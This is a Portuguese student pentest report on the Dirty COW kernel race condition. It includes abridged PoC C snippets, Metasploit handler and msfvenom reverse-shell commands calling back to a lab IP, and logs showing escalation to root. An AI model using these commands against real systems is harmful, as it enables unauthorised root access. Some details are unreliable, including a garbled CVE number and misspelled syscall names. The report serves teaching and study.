

Trabalho Prático - Pentest

SSC547 - Engenharia de Segurança

Estevam Arantes, Augusto Castro, Henry Suzukawa

25 de Março de 2019

1 CVE-2016-51925 (Dirty Cow)

Dirty COW [1] é uma vulnerabilidade que explora condições de disputa em chamadas do sistema, de forma que um usuário comum consiga acesso à escrita em arquivos protegidos por permissões do sistema. Esse acesso indevido permite o acesso à conta de *root* do sistema por um usuário comum. O *bug* existe desde a versão 2.6.22 do *kernel* e a alteração para corrigi-lo foi publicada no dia 18 de Outubro de 2016.

O nome da vulnerabilidade se deve a referências de dois conceitos relacionados ao sistema operacional explorados. O primeiro deles, *Copy-On-Write*, (COW), refere-se à técnica de implementação de operações de duplicação e de cópia de arquivos existente no sistema operacional. Já o termo *dirty* no nome, se deve ao termo *dirty bit*, um *bit* utilizado nas arquiteturas de computadores em geral para indicar se um bloco da memória foi modificado pela escrita de um processador. Ambos os conceitos são base para o entendimento da vulnerabilidade e formam uma referência ao logo do *bug*, presente na figura 1.



Figura 1: Arte desenvolvida para representar a vulnerabilidade *Dirty COW*.

1.1 Análise da PoC

O *Proof of Concept* (PoC) disponível em [2], detalha a implementação básica de um *Dirty COW*. O código pode ser simplificado em duas partes principais: o mapeamento do arquivo em memória e a execução das *threads* que geram as condições de disputa. A seguir são explicadas cada uma dessas partes.

1.2 System Calls

Para a exploração da vulnerabilidade é utilizada uma condição de corrida dentre três chamadas ao sistema diferentes: *mmap*, *madvice* e *proclselfmem*. No contexto dos sistemas operacionais, uma chamada ao sistema é realizada quando um programa solicita um serviço ao *kernel* em que ele está executando.

A abordagem das chamadas ao sistema busca prevenir o próprio sistema operacional apresentem em memória primária de acessos indevidos por programas de usuário que podem causar danos. São exemplos de serviços que devem ser realizados por meio de *system calls*: controle de processos, gerenciamento de arquivos e dispositivos, comunicação e manutenção de informações. Nas seções a seguir serão explicadas as chamadas utilizadas pela vulnerabilidade *Dirty COW*.

1.2.1 mmap

A primeira chamada ao sistema encontrada no código é a *mmap*, utilizada para criar um mapeamento privado na memória, de modo que as atualizações no mapeamento do processo não sejam visíveis aos demais e as alterações não passariam para o arquivo cuja memória foi copiada. Dessa forma, é possível escrever na página de memória copiada sem nenhum problema, visto que os arquivos copiados não refletirão naquele cujo usuário não possui permissão de escrita.

```
/* [...] */
f=open(argv[1],O_RDONLY);
fstat(f,&st);
name=argv[1];
/* [...] */
map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
printf("mmap %zx\n\n",(uintptr_t) map);
/* [...] */
pthread_create(&pth1,NULL,adviseThread,argv[1]);
pthread_create(&pth2,NULL,proclselfmemThread,argv[2]);
```

Os parâmetros da chamada exemplificada acima especificam o *status* do arquivo e o seu tamanho, que ele será aberto no modo leitura e com mapeamento privado, sendo *f* o arquivo.

1.2.2 madvice

A segunda chamada ao sistema observada é feita por uma das *threads* que gera a condição de disputa. Em termos gerais, ela envia ao sistema uma chamada que especifica como a memória será utilizada. O trecho de código correspondente ao uso da primitiva de acesso ao sistema pode ser visualizado abaixo.

```
void *adviseThread(void *arg) {
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<100000000;i++) {
/* [...] */
        c+=madvice(map,100,MADV_DONTNEED);
    }
    printf("advise %d\n\n",c);
}
```

O parâmetro *MADV_DONTNEED* especifica que a determinada área de memória não espera acesso em um futuro próximo e por isso os seus recursos podem ser liberados para o sistema. Isso faz que seja necessário obter o conteúdo da página diretamente do disco quando o usuário realiza o acesso. O comportamento da chamada ao receber esse parâmetro é justamente o que torna a *Dirty COW* possível.

1.2.3 procselmem

A terceira chamada ao sistema utilizada pela *Dirty COW*, cujo uso foi separado abaixo, permite a utilização do pseudo-arquivo [4] `/proc/self/mem` que possibilita o acesso à memória do processo, visto que a maioria dos processos do Linux são tratados como pseudo-arquivos. Com isso, conforme feito no trecho de código, é possível escrever uma *string* no local da memória mapeada anteriormente apenas com o uso de um *seek*.

```
void *procselmemThread(void *arg) {
    char *str;
    str=(char*)arg;
    /* [...] */
    int f=open("/proc/self/mem",O_RDWR);
    int i,c=0;
    for(i=0;i<1000000000;i++) {
        /* [...] */
        lseek(f,(uintptr_t) map,SEEK_SET);
        c+=write(f,str,strlen(str));
    }
    printf("procselmem %d\n\n", c);
}
```

1.3 O Exploit

Teoricamente, caso as *syscalls* fossem executadas separadamente, não haveria nenhum problema para o sistema operacional do usuário, visto que ele escreveria em uma cópia de página da memória que seria descartada em sequência. Porém, por conta da condição de corrida não tratada entre as duas chamadas, pode acontecer que o comportamento seja inesperado.

O parâmetro *MADV_DONTNEED*, utilizado anteriormente, especifica que a informação do disco será jogada fora, o que força que a operação de leitura ou escrita seja consideravelmente mais lenta do que o usual devido à ausência de uma memória *cache* ou de um *buffer*.

No caso da memória mapeada, a página seria marcada como suja, ou *dirty*, e posteriormente descartada. Porém, no caso das chamadas em conjuntos, eventualmente ocorrerá o caso em que a página não será marcada como suja e então será escrita a informação na página original, o que caracteriza a falha. Para a exploração, então, é forçada a condição de corrida através de um *loop* apenas com as chamadas ao sistema citadas, o que eventualmente irá escrever a informação desejada no arquivo cuja permissão não deveria existir.

1.4 Correção do Exploit

O Dirty Cow foi corrigido no kernel do linux no commit [3] (id: 19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619), com o qual foi introduzida a *flag FOLL_COW* para o teste de finalização do *copy-on-write* e a foi implementada associada a função *pte_dirty()*, já presente em versões anteriores do *kernel*, para a checagem do *dirty bit*.

2 Implementação no Metasploit

Para a execução do *exploit* ele foi implementado na ferramenta Metasploit [5], que faz uso de *scripts* em *ruby* para automatizar invasões e testes de vulnerabilidades.

Para isso, a implementação foi dividida em 3 partes:

- A classe base do metasploit, com as informações sobre o módulo para que ele possa ser encontrado e utilizado na ferramenta, a qual inclui testes para checagem da presença da vulnerabilidade no sistema;
- A implementação do código C do *DirtyCOW*, que faz o aumento de privilégios com base no arquivo */usr/bin/passwd*, de modo a se aproveitar do *SUID bit* para a obtenção de acesso *root*;
- A compilação e execução do *payload*, o que gera uma *shell* que pode ser usada remotamente por meio de uma conexão de TCP reverso.

Porém, antes de utilizar o módulo implementado, é necessário possuir uma *shell meterpreter*, a qual terá seu privilégio escalado. Isso é possível por exemplo através do uso do *exploit/multi/handler*, presente por padrão no metasploit.

2.1 Teste Metasploit

Primeiramente, é iniciado o metasploit na máquina atacante, com o comando abaixo:

```
msfconsole
```

Então, para se ter acesso a uma máquina vulnerável remotamente para a realização do DirtyCOW, é possível utilizar uma *shell* reversa por meio do próprio Metasploit. Para isso, será utilizado o *exploit* já incluído por padrão nele, como segue:

```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 10.0.2.15
set LPORT 9000
set ExitOnSession false
exploit -j
```

Nesse ponto, existe então um *listener* para a *shell* reversa no endereço IP 10.0.2.15, que é o IP da máquina atacante e na porta 9000, escolhida arbitrariamente. Então, para obter a conexão reversa, basta gerar um *payload*, o qual será executado na máquina da vítima e nos fornecerá a conexão desejada.

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=9000 -f elf > /tmp/revshell
```

Ao executar os comandos acima e o arquivo na máquina vítima, é obtida uma *shell meterpreter*. É possível ver um exemplo desse terminal na figura 2. Nela, foram utilizados comandos arbitrários apenas para ilustrar o uso do recurso. Como pode ser visto, foi utilizada neste trabalho a distribuição Kali Linux.

Em seguida será utilizado o módulo para a exploração do DirtyCOW, que foi salvo em:

```
$HOME/.msf4/modules/exploits/private/dirtycow.rb
```

```
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/handler) > set LPORT 9000
LPORT => 9000
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.0.2.15:9000
msf exploit(multi/handler) > msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=9000 -f elf > /tmp/reverse_shell
[*] exec: msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=9000 -f elf > /tmp/reverse_shell

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 129 bytes
Final size of elf file: 249 bytes


msf exploit(multi/handler) >
[*] Sending stage (816260 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:9000 -> 10.0.2.15:42704) at 2018-12-09 16:43:10 +0000
```

Figura 2: Captura de tela relativa à obtenção de uma execução de comandos arbitrária.

Logo, utilizando os comandos no *msfconsole* para a execução do *script* adicionado, será obtida a seguinte a sua configuração feita:

```
use exploit/private/dirtycow
set SESSION 1
set LHOST 10.0.2.15
set LPORT 9001
run
```

Por fim, ao executar o exploit, é criado um arquivo de formato *.out*, o qual é executado na seção anteriormente obtida para obter acesso *root*. Este final é exemplificado pela figura 3, o qual exemplifica claramente a mudança de privilégios após o uso da vulnerabilidade.

A screenshot of a terminal window titled "Terminal - nonroot@kali: /tmp". The terminal shows a Metasploit (msf) session where the user runs the 'dirtycow' exploit. The exploit process includes writing a payload, compiling it with gcc, and executing it. After the exploit completes, the user runs 'sessions -i 1' to start an interaction. This leads to a Meterpreter session where the user runs 'shell', 'whoami' (showing 'nonroot'), and then './bPqzBARQoT.out', which results in 'whoami' showing 'root'.

```
msf exploit(private/dirtycow) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 10.0.2.15:9001
[+] Kernel version 4.3.0 appears to be vulnerable
[*] Writing '/tmp/bPqzBARQoT.c' (3256 bytes) ...
[*] Compiling /tmp/bPqzBARQoT.c via gcc
[*] Executing payload at 2018-12-09 17:03:30 +0000...
[*] Exploit completed, but no session was created.
msf exploit(private/dirtycow) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 24536 created.
Channel 20 created.
whoami
nonroot
./bPqzBARQoT.out

whoami
root
```

Figura 3: Captura de tela relativa à obtenção de permissão de administrador.

Referências

- [1] Dirty COW (CVE-2016-51925). Disponível em: <<https://dirtycow.ninja/>>. Acesso em 1 de dez. de 2018.
- [2] dirtyc0w.c. Disponível em: <<https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c>>. Acesso em 1 de dez. de 2018.
- [3] Commit de correção do Dirty Cow (19be0eaffa3ac7d8eb6784ad9bdb7d67ed8e619). Disponível em: <<https://bit.ly/2QCA5Rm>>. Acesso em 1 de dez. de 2018.
- [4] Proc Linux manual pages. Disponível em: <<http://man7.org/linux/man-pages/man5/proc.5.html>>. Acesso em 2 de dez. de 2018.
- [5] Metasploit Framework. Disponível em: <<https://www.metasploit.com/>>. Acesso em 2 de dez de 2018.